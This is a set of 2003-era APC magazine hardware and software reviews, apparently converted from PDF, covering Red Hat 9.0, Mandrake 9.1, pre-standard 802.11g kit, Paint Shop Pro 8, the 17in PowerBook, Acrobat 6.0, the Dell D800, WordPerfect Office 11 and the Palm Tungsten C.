As soon as you boot into Red Hat 9.0 you'll notice it has a cleaner look than its predecessors. While the 8.0 menu system was cause for complaint, this one is set out better; it even features a recent

OFFICE-READY

Red Hat is showing an obvious focus on the office market, and what 9.0 lacks in multimedia applications it makes up for in productivity. The business-minded bundle includes the powerful Ximian Evolution 1.2.2 client — which does most of what Outlook can do, including connection with Exchange servers — and the OpenOffice.org 1.0.2 suite, although none of the Microsoft fonts are installed by default.

The main differences between this version of Open Office.org and the one found in Red Hat 8.0 is an autocomplete feature and an animated character, similar to Microsoft's "Clippy", that pops up and provides help when needed.

Red Hat Linux 9.0 is available for direct download via the subscription-only Red Hat Network, which costs US\$60 per year. Users looking for the Professional version on CD will have to pay US\$149.95, which gives you extra multimedia applications, 60 days' phone and Web support, plus extended documentation.

A Personal edition is also available for US\$39.95, which includes the basic packages, source and documentation.

Red Hat has been worked on between releases, but not enough to justify a full version increment. We had to spend too much time tweaking the operating system after installing it, and adding support for various media files, which didn't impress us at all. For a lightweight desktop operating system for an office, it's perfect. For a home or multimedia operating system, Red Hat 9.0 has a long way to go.

Matt Overington

Details ►►►	
Contact	Red Hat
Phone	1800 733 428
Online	www.redhat.com.au
Prices	Personal: US\$39.95
	Professional: US\$149.95
✓	Clean interface, solid installer.
✗	Poor multimedia support.
Verdict	●●●●○

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
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MOBILE
TECHNOLOGY



Manna from Heaven: Mandrake's Galaxy theme is clean and responsive. While 9.1 isn't groundbreaking, it features definite improvements over 9.0.

Mandrake 9.1 features support for NTFS partition resizing: a great benefit to anyone who wants to try Linux on a Windows 2000 or XP machine. You can resize existing NTFS and FAT partitions to make space for Linux volumes, swap space and configure your machine to dual boot without losing any data in the process.

Wi-Fi support has also been included, along with Zero Configuration Networking (Zeroconf), which is designed to simplify network setups — particularly between two computers linked peer-to-peer.

Another improvement is the automount feature. USB memory keys mount as soon as they're plugged into the USB port, which is an improvement on having to manually open a shell and mount them on `/dev/sda0` each time you want to transfer a few files. While previous versions of Mandrake were able to automount CD-ROMs and DVDs, upgrading Mandrake to support DiskOnKey devices is a wise move.

LAPTOP-FRIENDLY

Mobile penguinistas will celebrate the inclusion of ACPI power-management into this build, making Mandrake truly laptop-friendly. Hearing initial reports of the ACPI engine being a little flaky prompted us to test-install Mandrake on several laptops, including the Dell D800 (reviewed on page 54). Each test installation worked perfectly, and we were pleasantly surprised that the DrakX installer correctly configured screen and video chip settings.

Anti-aliasing works more uniformly than in version 9.0 to smooth almost all onscreen fonts and reduce jaggies in browsers and file management windows. A new, simplified theme called MandrakeGalaxy is also available, which helps improve system responsiveness — a boon on older systems.

Mandrake Linux 9.1 is available in four flavours: the Download, Standard, Power Pack and Pro Suite editions. The Download edition is the most basic, and contains no commercial applications, source code, support or documentation. The Standard edition adds 30-day support, start-up guides and desktop installation CDs. The Power Pack gives you source CDs, supplementary applications CD, 60-day support and substantial documentation. The top level Pro Suite edition also provides 90-day Web support, phone-based installation support, server installation CDs and a workstation DVD installer.

Boasting a simplified graphical installer, a new, simplified theme, anti-aliased fonts, and a raft of the latest and greatest popular Linux applications, Mandrake Linux 9.1 is one of the simplest distros to get up-and-running.

We hope that Mandrake's financial issues are solved quickly — it would be tragic for the Linux community to lose such a valuable player.

Matt Overington

Magic Man

APC loved version 9.0 of Mandrake's flagship Linux product. And with 9.1, the company has pulled another rabbit out of its hat.

Things move quickly in Linuxland. Last year, APC examined the newly released Mandrake Linux 9.0 (October 2002, page 88) and we were very impressed. A slick installer, extensive package list and strong documentation helped Mandrake Linux take out our 2002 Technology Award for the best OS of the year. But the general success wasn't enough to save parent company, MandrakeSoft, from filing for Chapter 11 bankruptcy in January 2003.

Now, Mandrake Linux has released a new version that addresses some of the complaints that we levelled at 9.0. However, only time will tell if 9.1 ends up being Mandrake's final swan song.

One of the best ways to get all the newest Linux packages onto your system is to install a fresh distro. At the heart of Mandrake 9.1 is kernel 2.4.21, backed up by GCC 3.2.2, Glibc 2.3.1, and XFree 4.3. Other notable packages include Apache 2, Samba 2.2.7a and OpenSSH 3.5.

There's an extensive list of window managers including KDE 3.1, Gnome 2.2, IceWM 1.2, WindowMaker 0.8, Enlightenment 0.16.5, and even BlackBox, along with a horde of productivity applications featuring OpenOffice.org 1.0.2, KOffice 1.2.1 and version 1.2.3 of the GIMP.


One of the biggest improvements is the new installer. This has been simplified to reduce the amount of options, and a revision screen has been added so you can finalise your changes before committing them to disk. It accurately detected the contents of four test systems that we used during the review, and although the Mandrake 9.0 installer wasn't weak, the new version is a definite improvement.

Details ▶▶▶	
Contact	MandrakeSoft
Online	www.mandrakesoft.com
Prices	Download version free at mandrake.com Standard: US\$15 Power Pack: US\$59 Pro Suite: US\$199
✓	Long list of improved features.
✗	Company's uncertain economic future.
Verdict	●●●●○

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MOBILE
TECHNOLOGY



Unfinished business

With the 802.11g wireless standard running six months late, some manufacturers have decided that near enough is good enough. It isn't.

Eager for sales and market share — especially in the fast-growing wireless networking area — vendors are shipping 802.11g gear before that standard gets the green light. After all, why sell someone a Wi-Fi solution when you can tempt them with the promise of 54Mbit/s speed, compatibility with existing Wi-Fi networks at 11Mbit/s and a flash upgrade to the official 802.11g spec once ratified.

But without a finalised standard, no-one can claim to have truly 802.11g-compliant hardware. The result is a rash of quasi-802.11g products marketed with badges like "54g" and "11g".

So what's in a name? APC tested some of the first wanna-be "g" products from SMC and Belkin. Each had one of the two desirable traits of wireless networking — speed and signal reach — but neither had both.

SMC GOES THE DISTANCE

SMC's Barricade broadband router and EZ Connect PC Card had a range comparable to the company's 802.11b products that we tested last month (APC May, page 72), but with higher throughput speeds when in closer proximity to the access point.

At four metres from the access point with a direct line of sight, SMC's 11g gear produced an average throughput of 1.2MB/s, with a peak of 2.37MB/s, when transferring 300MB of test files. While this is

► **Bleeding edge:** early adopters of pre-802.11g products should have low expectations of speed, signal reach and even compatibility.

a welcome 250% faster than their Wi-Fi equivalents, it's only half the promised 500% increase based on 802.11g's theoretical limit of 54Mbit/s. Beyond four metres the PC Card dropped back to 11Mbit/s to obtain a more reliable signal. The 11g-grade card was more susceptible to interference and signal shadows than SMC's 802.11b card.

BELKIN BENDS THE NEEDLE

Belkin's 54g Access Point and PC Card are cheaper than SMC's counterparts, and while they had the edge in speed, they couldn't match SMC for signal reach. Inside APC Labs, the Belkin 54g PC Card and access point clocked an average 1.57MB/s with a peak of 2.35MB/s for file transfer tests — three times what you'd get from Wi-Fi, although the throughput of 18.8Mbit/s remains well short of the implied 54Mbit/s you'd expect from a product branded as "54g".

Once we stepped outside the labs area, the signal petered away rapidly at places where SMC's 11g kit and every piece of Wi-Fi gear we've tested were still going strong.

Belkin also offers a Cable/DSL gateway router with similar functionality to SMC's router, but it comes with built-in content filtering software that is regularly updated for a \$50 per-annum subscription.

CAN'T WE ALL JUST GET ALONG?

An even larger concern than shortfalls in speed and distance is the issue of compatibility between different brands of g-rated products. The Belkin PC Card detected and connected to the SMC access point as easily as with its own base station, but only with the operating in 802.11b-compatibility mode.

This made it impossible to establish a link faster than 11Mbit/s, and highlights the differences that exist between each vendor's interpretation of the proposed 802.11g standard.

These problems should disappear once the standard is ratified, as all manufacturers will then be using an identical specification. Manufacturers are promising to post firmware upgrades on their Web sites once 802.11g is ratified, to bring pre-g gear in line with that spec.

This should resolve the compatibility issues and allow 802.11g product to interconnect as easily and effortlessly as current 802.11b product. Plus, it gives a leg-up to performance and signal range.

Our advice is to hold off on pre-g products if you can. But, if you've got to have the latest or want future-proof your wireless network, buy all your gear from the same manufacturer.

Paul Robinson

Details: SMC

Contact	SMC Networks Australia
Phone	(02) 8875 7887
Online	www.smcnetworks.com.au
Prices	SMC2835W PC Card: \$274 SMC2804WBR 11G Router: \$439
✓	Excellent range.
✗	Lower maximum speed.

Verdict ●●●○

Details: Belkin

Contact	Belkin
Phone	(02) 4372 8600
Online	www.belkin.com/anz
Prices	54g PC Card: \$149.95 54g Access Point: \$279.95 54g Cable/DSL Gateway Router: \$299.95
✓	Faster transfer speeds.
✗	Poor range.

Verdict ●●●○

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
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MOBILE
TECHNOLOGY



► **Sneak peek:** the Effects Browser shows thumbnails of each effect.

Shop 'til you drop

The popular graphics powerhouse gets a new look and gives Photoshop something to worry about.

It was 12 years ago that Jasc's plucky graphics program took its first steps as an image viewer and file conversion utility. Paint Shop Pro has since matured into a full-blown graphics powerhouse that's widely regarded as a cut-price competitor to Adobe Photoshop. And version 8.0 is only going to strengthen PSP's reputation.

Those familiar with this software will notice the redesigned interface, displaying a reorganised menu structure and new toolbar icons, but the changes are sensible and make the app far more intuitive. The interface is also highly customisable, so you can create your own menus, toolbars and keyboard shortcuts. These changes can be saved as a "workspace" which can be applied to another PSP 8.0 installation; you can also switch between several workspaces setup for different tasks or users.

The rewritten paint engine makes it easier to emulate natural media brushes and effects, although editing with the Text tool is still performed in a dialog box rather than onscreen, making it difficult to preview your edits. What's more, universal keystrokes like Esc (to cancel) and Enter (to confirm) don't work for tool operations.

POLISHED PALETTES

A number of palettes have been sweetened. The enhanced Tool Options palette enables quick customisation of each tool's various parameters in a single location, while Tool Presets can save brushes

and tool settings. The Layers palette helps simultaneously visualise the properties for every layer (such as visibility, opacity, masks, grouping, linking and layer type), and provides detailed layer thumbnails when you mouseover a layer.

All of the command and effects dialog boxes are scalable and sport larger Original and Preview panes with zoom and pan capabilities. Each dialog is supported by a host of custom controls and excellent visual aids, all of which appear well thought-out.

We especially like how the Histogram Adjustment dialog displays both the current and working image histograms using a dynamic overlay, and the ability to save individual dialog settings as presets is a great asset. One feature we'd liked to have seen is a reset button, as PSP requires you to cancel out of and re-enter a dialog box to reset the various controls.

AUTOPILOT

"Auto-actions" enable PSP to automatically perform all the operations necessary to make a command available when required. For example, suppose you wish to apply a Truecolor effect to an indexed image: instead of disabling the command, PSP 8.0 makes it available to you and confirms the appropriate mode conversion required to apply the effect. The behaviour of Auto-actions is also configurable.

The most surprising innovation is a full-blown, Python-based scripting engine that lets you to record, automate and batch-process virtually any sequence of commands in the application, including brush strokes. You can write scripts from scratch, although most people will rely on the built-in script recorder.

PSP 8.0 ships with more than a dozen tools and commands for correcting and adjusting digital photographs. While most are useful, the Redeye Removal command has far too many controls, demanding way too much tinkering. You'll achieve better results in a shorter period of time by using traditional techniques, such as airbrushing, burning or channel mixing.

Aside from a few minor shortcomings, such as limited PNG support (no 16-bpc or indexed alpha support) and the lack of integrated animation capabilities, PSP 8.0 has a wealth of full-featured Web tools. Unfortunately, we found many of them awkward.

For example, both the Image Slicer and Image Mapper are launched in a dialog box, meaning that even for a medium-resolution image, a great deal of scrolling and panning is required inside the preview pane. Both of these commands would work better as tools, which could be used directly in the image window.

We were also disappointed that the GIF, JPG and PNG Optimizers launch in separate dialogs. This assumes that you know in advance which image format to use, when in many cases you'll probably want to see which format yields the best quality and the smallest file size. It would be preferable to see these amalgamated into a single "Web-format Optimizer".

Trevor Morris

Details

Contact	Communique Software
Phone	(021) 9622 5624
Online	www.com-unique.com.au
Price	\$269 (upgrades \$149)
✓	Strong customisation, built-in scripting, affordable price.
✗	Lacks onscreen text preview/editing, some awkward Web tools.
Verdict	●●●●○

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
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
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► **All aglow:** the keyboard's backlighting is automatically activated in darkness.



Think big, very big

Apple's new 17in PowerBook G4 has everything a video editor could want — except a fast hard disk.

Laptops in the boardroom? Been there. Laptops in the lounge room? Done that. So Apple's new 17in screen PowerBook G4 is here to claim new territory: the design studio and the edit suite.

It's the sheer size of this PowerBook that hits you, until you flip the lid and discover the reason for its massive 39 x 26cm footprint — a whopping 1,440 x 990 pixel display. Anyone who doesn't need to view a complete magazine layout or twin video tracks at a single glance should instead opt for Apple's 15in or 12in screen PowerBooks, if only to avoid lugging around a 3.1kg notebook.

It isn't just the widescreen display that's tailored for the video professional. The PowerBook's I/O array includes the new turbocharged FireWire 800 interface, which throttles along at 800Mbit/s. As FireWire 800 peripherals have yet to hit the market, users will appreciate that the port is fully compatible with the original 400Mbit/s FireWire spec. You also get DVI/VGA out, for attaching a television or second display, and S-Video out (for exporting the edited movie to a VCR or other equipment).

The bundled software includes the latest versions of iMovie and iDVD, for consumer-level DVD authoring using the PowerBook's built-in DVD-R/CD-RW drive. However, the typical owner of a 17in PowerBook is more than likely to spurn these offerings for the likes of Final Cut Pro and DVD Studio Pro, which add another \$3,000 to the deal.

POWER AND COMPROMISE

The PowerBook's specs are designed to entice video pros — especially the 1GHz G4 processor (with 1MB of L3 cache and a 167MHz system bus) married to 512MB of RAM. But while this would be a lightweight roster in the Windows world, on the Mac platform it's blisteringly fast.

Sadly, the PowerBook's hard disk and video subsystems are B-grade players in this otherwise all-star cast. Spinning at a lazy 4,200rpm, the 60GB drive can't match the 5,400rpm disks found in most laptops or the 7,200rpm desktop drives. The choice of the GeForce4 440 Go — nVidia's second-slowest mobile graphics card — backed by a maximum 64MB of video RAM, sets the stage for another disappointment.

Comparing the 17in PowerBook to a reference system (a 700MHz eMac with 640MB of RAM) using the Macintosh Xbench benchmarking software, the PowerBook's combined Xbench score of 93.62 raced past the eMac's 61.5, which will please general users. The difference between these systems' AltiVec scores was even greater — 107.25 versus 48.17 — which will win over anyone reliant on software that employs this graphics acceleration toolkit, such as Photoshop. However, poor scores on Xbench's basic disk test, registering 57.12 versus 67.15 for the eMac, will concern video editors who rely on fast hard disk transfer rates.

THE POWERBOOK EXPERIENCE

Using the 17in PowerBook is generally a magnificent experience. The laptop's metal finish has a sleek, solid feel. The keyboard automatically switches on its eerie backlighting whenever the PowerBook enters darkness, and adjusts its degree of illumination (as well as that of the screen) to suit changes in the ambient light level. The laptop blitzed the all-important *Spinal Tap* DVD battery-life test, using 65% of its juice in 83 minutes. The huge, high-quality screen is superb, and while the large built-in speakers don't handle DVD movie sound well, they're still better than the tweeters found in most laptops.

Two antennae hidden inside the PowerBook's lid are used when making a connection through the built-in Bluetooth or wireless transceivers. Another trait of the PowerBook is its new "AirPort Extreme" wireless technology based on the draft 802.11g specification, which provides for speeds of up to 54Mbit/s as well as backwards compatibility with 802.11b Wi-Fi gear at 11Mbit/s.

The 17in PowerBook won't replace desktop Macs with multiple processors and PCI cards favoured by the video pros, but despite a few shortcomings it's still the first ever notebook to meet their needs.

Steven Noble

Details	▶▶▶
Contact	Apple Computer Australia
Phone	13 36 22
Online	www.apple.com.au/powerbook
Price	\$4,995
Verdict	●●●●○

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
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► **Interacellift:** Acrobat 6.0 has a new interface, with "How to" helpers to streamline many common tasks.

Acrobat leaps ahead

Version 6.0 makes it even easier to read and create documents in the popular PDF format.



In the eyes of Adobe, every computer user in the world falls into one of two categories: people who read PDF documents, and people who create PDFs. The company's step up to version 6.0 of its "universal document" platform — which now runs on everything from desktop PCs to Palm handhelds — affects users in both camps.

The success of the PDF format has led to the rebadging of the new Acrobat reader as Adobe Reader 6.0. It's a move aimed at fencing off the Acrobat brand to distinguish between the applications that create PDF files and the free PDF viewer.

New names aside, Adobe Reader 6.0 picks up some additional tricks, including support for viewing Photoshop Album slide shows and reading PDF-based eBooks, a task formerly handled by Adobe's separate eBook Reader.

With release 6.0 of the PDF creation toolset, Adobe has reconciled the confusing raft of Acrobat tools (such as Acrobat Approval, Distiller, Capture and PDF Writer) into three core packages.

ELEMENTARY

The most basic of these is Adobe Elements, which is aimed at office workers who need to convert Microsoft Word or Excel documents into PDFs. Elements grafts a button onto the toolbar of each app, reducing the PDF creation process to a single click. As appealing as this product

sounds, it's only available to businesses under a volume licence deal that sets a minimum purchase of 1,000 licences at \$70 each.

The only two Acrobat 6.0 products that you'll see on the shelf are the new Standard and Professional packages. Acrobat Standard 6.0 is aimed at users involved in document workflow where mark-up and revision capabilities are required. The package has strong commenting tools and streamlined settings for PDF security levels.

The new Professional version beefs up editing tools and output control, and allows for the creation of electronic forms as well as incorporating print-oriented "pre-flight" tools.

HOW DO IT?

The interface and menu structure of the Acrobat 6.0 family have changed so dramatically that experienced Acrobat users should set aside some familiarisation time. New menu options and toolbars, together with the addition of task-based buttons, reflect the "How do it?" focus introduced in Photoshop Elements.

For the first time, Acrobat users can now find simple answers to simple questions, such as: how do I control the size of my PDF document for printing and email? How do I resave my PDF at a lower resolution? And most importantly, how do I make a PDF?

And while many editing, security and multimedia features have been introduced in Acrobat 6.0, the most useful improvements revolve around the most rudimentary task: making it easier to create a PDF. For example, users can now combine any number of files — Word documents, Excel spreadsheet, PowerPoint presentations, images and even Web pages — into a single PDF. A toolbar button in Internet Explorer lets you automatically save an entire Web site as a PDF, with all links intact (to a user-specified number of link levels).

Adobe has also greatly improved the clumsy implementation of reviewing and commenting tools in Acrobat 5.0. With 6.0, several people can workshop a proposal document with automatic updating of comments, and it actually makes sense. And the ability to transfer changes via email, rather than recreating and distributing the full PDF document, will be welcomed by the many remote workers making do with dialup connections.

Multimedia formats supported in Acrobat Professional 6.0 include embedded Flash, QuickTime and MP3, allowing you to integrate audio and video content inside a PDF. Multimedia elements in PowerPoint shows remain active and accessible inside a PDF.

One irritating quirk is that Acrobat 6.0 won't install unless earlier versions of the software have been removed. You'd think that an application as mature as Acrobat 6.0 could automatically update all Acrobat 5.0 files, or at least remove the previous version as part of the setup routine. Thankfully, the Acrobat 5.0 Reader remains loaded, for those users wanting to check the backward compatibility of their PDFs.

That aside, Acrobat 6.0 is a solid product and a worthy upgrade. To avoid the slug of nearly \$1,000 for the top-of-the-line Acrobat Professional, take advantage of the great upgrade deal. If you can dig out a dusty copy of Acrobat 4.0 or later you'll slash \$650 off the full retail price.

Denis Gallagher

Details	
Contact	Adobe Australia
Phone	1300 550 205
Online	www.adobe.com.au
Price	Acrobat Standard 6.0 \$599, Acrobat Professional 6.0 \$949
Verdict	★★★★

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
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► **Portable powerhouse:** the Latitude is designed for serious road warriors, or as a desktop replacement.

Massive attack

You want a light, slimline laptop? Look elsewhere. This is your big boy, and it packs one mighty wallop.

Variety is the spice of mobile life. Most vendors now have a suite of light, lean machines for corporate fleets; stripped-back budget units; balanced performers that boast both long battery life and impressive performance, and all-out desktop replacements.

A thin, lightweight notebook might suit a uni student, advertising executive or someone who can get back to a powerful desktop workstation for heavy computing, but it will balk at the demands of a meaty CAD or mapping application. Similarly, desktop replacements are traditionally power-hungry behemoths that can run at full tilt only for short bursts without depleting battery stores.

HEAVY DUTY

The D800 tips the scales at a massive 4kg with a battery, CD-RW/DVD combo drive, and a 40GB hard disk. It's designed for anyone doing serious computer-based work outside the office.

The D800 is extremely comfortable to use, provided you've got a stable desk to work on. The keyboard even feels like a regular one, with wide spacing and long travel, plus the Latitude is spec'd with both a trackpad and a pointer stick for navigating the cursor. In cramped conditions the weight and excessive bulk become more obvious, but the D800 isn't designed for the jet set digerati.

Dell has worked to ensure the D800 packs a punch and has grouped a 1.6GHz Pentium M processor with 512MB DDR SDRAM, a

40GB Hitachi hard disk and a GeForce 4 Go 4200 GPU under the grey keyboard. A wide-screen display, running at a native resolution of 1,920 x 1,200 pixels, gives the D800 a leg up on its way to being a decent mobile graphics workstation, and is ideal for watching DVDs.

The D800 doesn't feature Intel's PRO wireless LAN adaptor, so it can't be labelled a true Centrino notebook. Bluetooth, gigabit Ethernet and 802.11b wireless support are provided by a Dell TrueMobile 1300 chipset, which takes the place of the Intel version. Although the D800 can't boast the Centrino branding, the TrueMobile chipset worked acceptably in lab tests at close range to the base station.

Unfortunately, the aerial doesn't appear to take advantage of the generous real estate found around the screen, and our tests showed the signal-to-noise ratio dropping off quickly when the machine was moved more than 15m from our Wi-Fi base station.

WELL CONNECTED

The D800 comes with just about every type of port available: including serial, parallel, USB 2.0, FireWire, Ethernet and modem jacks. Headphone and microphone connectors are included, along with VGA/S-Video ports, making the D800 one of the most flexible notebooks on the market. It's rare to find a notebook that's so well connected. In fact, most modern desktops don't feature so many ways to plug in external devices.

A good portion of the D800's weight can be ascribed to the battery. Dell has fitted a cell in keeping with the massive scale of the machine. The 73,500mWh unit is the biggest we've seen on a Pentium M-based notebook, and gave a running time of three hours and 47 minutes under MobileMark 2002. This isn't as long as some true Centrino notebooks that we've seen, but the D800's massive screen and powerful processor reduced its battery life.

BENCHMARKS

Our benchmarks were run with the LCD backlight on its medium brightness setting — power-conscious users could turn down the backlight and eke out a little extra running time. If the D800 were to be only used for light word processing with the screen at its lowest contrast setting, it's not unreasonable to expect more than four and a half hours of battery life. But you wouldn't buy this beast for such modest tasks.

The D800 streaked to a score of 44.6 under Winstone 2001, which places it at the top of the portable heap. The screen works against the large battery to reduce running time to less than four hours, but this is still substantially more than we would've expected using a Pentium 4 Mobile processor.

The benchmark scores are up in the range provided by notebooks sporting desktop processors, but the Latitude's battery life eclipses these hybrids. The D800 is best suited to a road warrior who needs a no-compromise powerhouse when out of the office. There are definitely smaller, lighter laptops out there, but a more powerful one is hard to find.

Matt Overington

Details	
Contact	Dell Australia
Phone	1300 303 107
Online	www.dell.com.au
Price	\$6,084
Winstone	40 44.6 45
Battery Ester 2002 (mins)	0 3:56 4
✓	Power and speed.
✗	Bulky and cumbersome.
Verdict	●●●●○




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save slide shows as SWF (Flash) animations for the Web. Quattro Pro can process regional data and turn coordinates into a map. WordPerfect's Make It Fit feature is handy for squeezing reports into the required number of pages with a much finer degree of control over font size, line spacing and margins than Microsoft Word's Shrink To Fit. And numbering lines and paragraphs (a common requirement in legal documents and government reports) is logical and simple with WordPerfect: choose Format, Line, Numbering. Word's implementation of the same feature requires the user to go on a treasure hunt until it's found deep inside the Page Setup dialog box.

XML EXTRAVAGANZA

XML provides a logical and flexible system for defining data formats — ideal for exchanging data between applications or even between companies. WordPerfect has supported XML authoring, editing and validating since version 9, but it's only in Office 11 that the format gains the maturity needed to be a major selling point. Quattro Pro can open XML files as spreadsheets, while WordPerfect can export word processing documents to a range of XML formats, including DocBook, which is commonly used for storing and exchanging technical manuals.

Yet WordPerfect does surprisingly little to bring the complexities of XML into the orbit of the typical white-collar worker — for example, it fails to offer the sensible insertion of a `<title>` or `<meta>` tag whenever the user right-clicks in the `<head>` area of an XML Web page. Lacking such courtesies, the user may put aside WordPerfect and instead preview XML in a browser and craft it by hand in a text editor.

The only users who'll be blown away by the suite's XML support will be developers. For example, the US Patent and Trademark Office programmers have already created a template-and-macro add-on for WordPerfect that allows inventors to draft and submit their own patent applications electronically.

The same degree of functionality is slated for Office 2003, but with that release now slipping as late as October, Corel has many months' headstart on the Redmond juggernaut.

STUCK IN THE MIDDLE

IT managers have widely condemned Microsoft's Software Assurance licensing program as a confusing model, which is essentially another grab for money. Retail copies of WordPerfect Office 11 cost 40% less than Office XP, while site licenses are based on a simple and transparent formula, beginning at \$250 per seat, for up to 10 users.

So all factors point towards this being the year for WordPerfect, right? Wrong. Corel will find itself caught between the might of Microsoft and the open source movement. Large companies have found a simpler way to save money — stick with Office 2000, or download the free OpenOffice.org.

Steven Noble

► **Could do better:** WordPerfect does surprisingly little to bring the complexities of XML into the orbit of white-collar workers.

Not perfect enough

While WordPerfect Office 11 is a good program in its own right, it's still not a true rival to Microsoft Office.

We had high hopes for WordPerfect Office 11, the latest super-suite from Corel and would-be slayer of Microsoft's Office XP and Office 2003 packages. It embraces XML, and its low price plays off corporate discontent over Microsoft's contentious Licensing 6.0 scheme. But in the end, despite making a solid attempt to woo customers from the home and business ranks, Corel may find it's just not enough.

WordPerfect Office provides most, but not all, of the key productivity tools required by the typical office worker. You get WordPerfect 11, Presentations 11, the Quattro Pro 11 spreadsheet and Paradox, a relational database development system (all of which can read and write the file formats of their Office XP counterparts).

The obvious omissions are email and groupware — Corel offers no counterpart to Outlook. The best it does is provide an address book that can access data from Outlook's own address book. WordPerfect, Quattro Pro, Presentations and Paradox provide almost all the features of their Microsoft equivalents.

Often, the only difference between WordPerfect and Word is the name of each program's interface elements. Do you merge the cells of a table, à la Word, or join them, as with WordPerfect? It makes no difference, except when Corel tosses you a googly, such as burying the word count feature in the File Properties window.

The programs in WordPerfect Office do have a few features not found in their Office XP opposites. For example, Presentations 11 can

Details	
Contact	Corel Australia
Phone	1800 658 850
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Price	\$649 (upgrades \$299)
✓	Support for XML, SWF and Microsoft file formats.
✗	No email/groupware client; XML editor not suited to business use.
Verdict	●●●○

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Hand-to-hand combat

Palm takes the PDA fight to Microsoft's home turf with a 400MHz Intel CPU, 64MB of memory and Wi-Fi.


Palm has sent its latest handheld to the gym to pump serious iron — or in this case, Tungsten. The result is the most powerful Palm yet.

The brawny 400MHz Intel XScale PXA255 processor matches the best Pocket PC powerplant, with a beefy 64MB of RAM. Even with 13MB given to the extra-large system heap, the remaining 51MB will thrill users struggling against Palm's traditional 16MB ceiling.

Integrated Wi-Fi also helps the Tungsten C close the Pocket PC gap. We effortlessly hooked into the APC Labs network, as well as public Xone hotspots in North Sydney, although the low-power transmitter and embedded antenna limited the C's reliable range to within line of sight to each access point.

The trade-off is a battery life that shouldn't leave you dry and disconnected in a hurry: we squeezed six hours flat out with a game running in looped demo mode, so you should be able to expect a few hours of Wi-Fi access from the C's 1,500mAh lithium ion cell.

The slick wireless setup wizard scans for available networks (you can also enter an SSID if the access point is running silent) and supports WEP encryption and manual configuration of IP and DNS addresses. Other enterprise sweeteners include secure VPN tunnelling and a MAC address printed on the C's back panel for networks with per-device access control. Each network's settings are saved in a profile, with automatic polling making it easy to roam between hotspots — a trait certain to appeal to corridor cruisers.



To complete the wireless offering, the Tungsten C comes with best-of-breed Web browser and email clients.

The Palm-badged browser supports JavaScript, proxies, SSL and cookies. Unlike most PDA browsers, it acts like a desktop client for full site functionality and rich visuals. The downsides are slow loading speeds and a lot of scrolling compared to slimmed-down mobile channels. Another quirk is that the browser can't display pop-up windows: great for banishing annoying adverts, less so for sites using pop-ups for content.

The VersaMail 2.5 email client allows up to eight POP3 and IMAP accounts, works with Exchange servers and syncs against your desktop mail program. It also permits incoming and outbound file attachments.

The likelihood of extensive emailing makes the C's keyboard a necessity. With a comfortable feel, good key travel and sensible function key modifiers, all that's missing is a backlight.

GRAFFITI 2

Running Palm OS v5.2.1, the C introduces Palm's Graffiti 2 handwriting system. This lowers the learning curve for newcomers with a more natural "alphabet" for drawing letters but, due to the greater number of characters in requiring two strokes of the stylus, will challenge long-time Palm loyalists.

Smaller OS tweaks include an improved Preferences panel and a range of colour schemes, including a "Classic" theme which uses the green-and-black of the earliest Palms.

The Tungsten C's screen uses the same vivid transreflective display technology as most Pocket PCs. The crisper colours and cleaner whites take the shine off the Tungsten T's still-great panel, although the screen has a slight blue cast and can't match the lush displays of iPAQ's Pocket PC 5450 and 1910 models.

There are, however, several bad calls in the audio department.

Palm stuck with the same 2.5mm port as the PDA-cellphone Tungsten W model (on which the C is largely based), which was intended for a hands-free phone headset, instead of the standard 3.5mm headphone jack. And even if you fit an adaptor, you'll discover the C's audio output is mono. And while the C includes Palm's voice memo software, it doesn't have an in-built microphone.

The hard plastic chassis is light yet solid with a silver patina.

